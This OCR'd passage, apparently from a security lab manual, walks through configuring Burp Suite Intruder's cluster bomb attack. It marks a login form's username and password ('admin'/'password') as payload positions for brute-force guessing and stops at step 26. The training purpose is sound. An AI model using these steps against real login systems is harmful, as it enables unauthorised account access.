
> Note: Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.




23. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 16** and click **Add §** from the left-pane.

24. Similarly, select the password value entered in **Step 16** and click **Add §** from the right-pane.

> Note: Here, the username and password are **admin** and **password**.




25. Once the username and password payloads are added. The symbol **'§'** will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.




26. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.

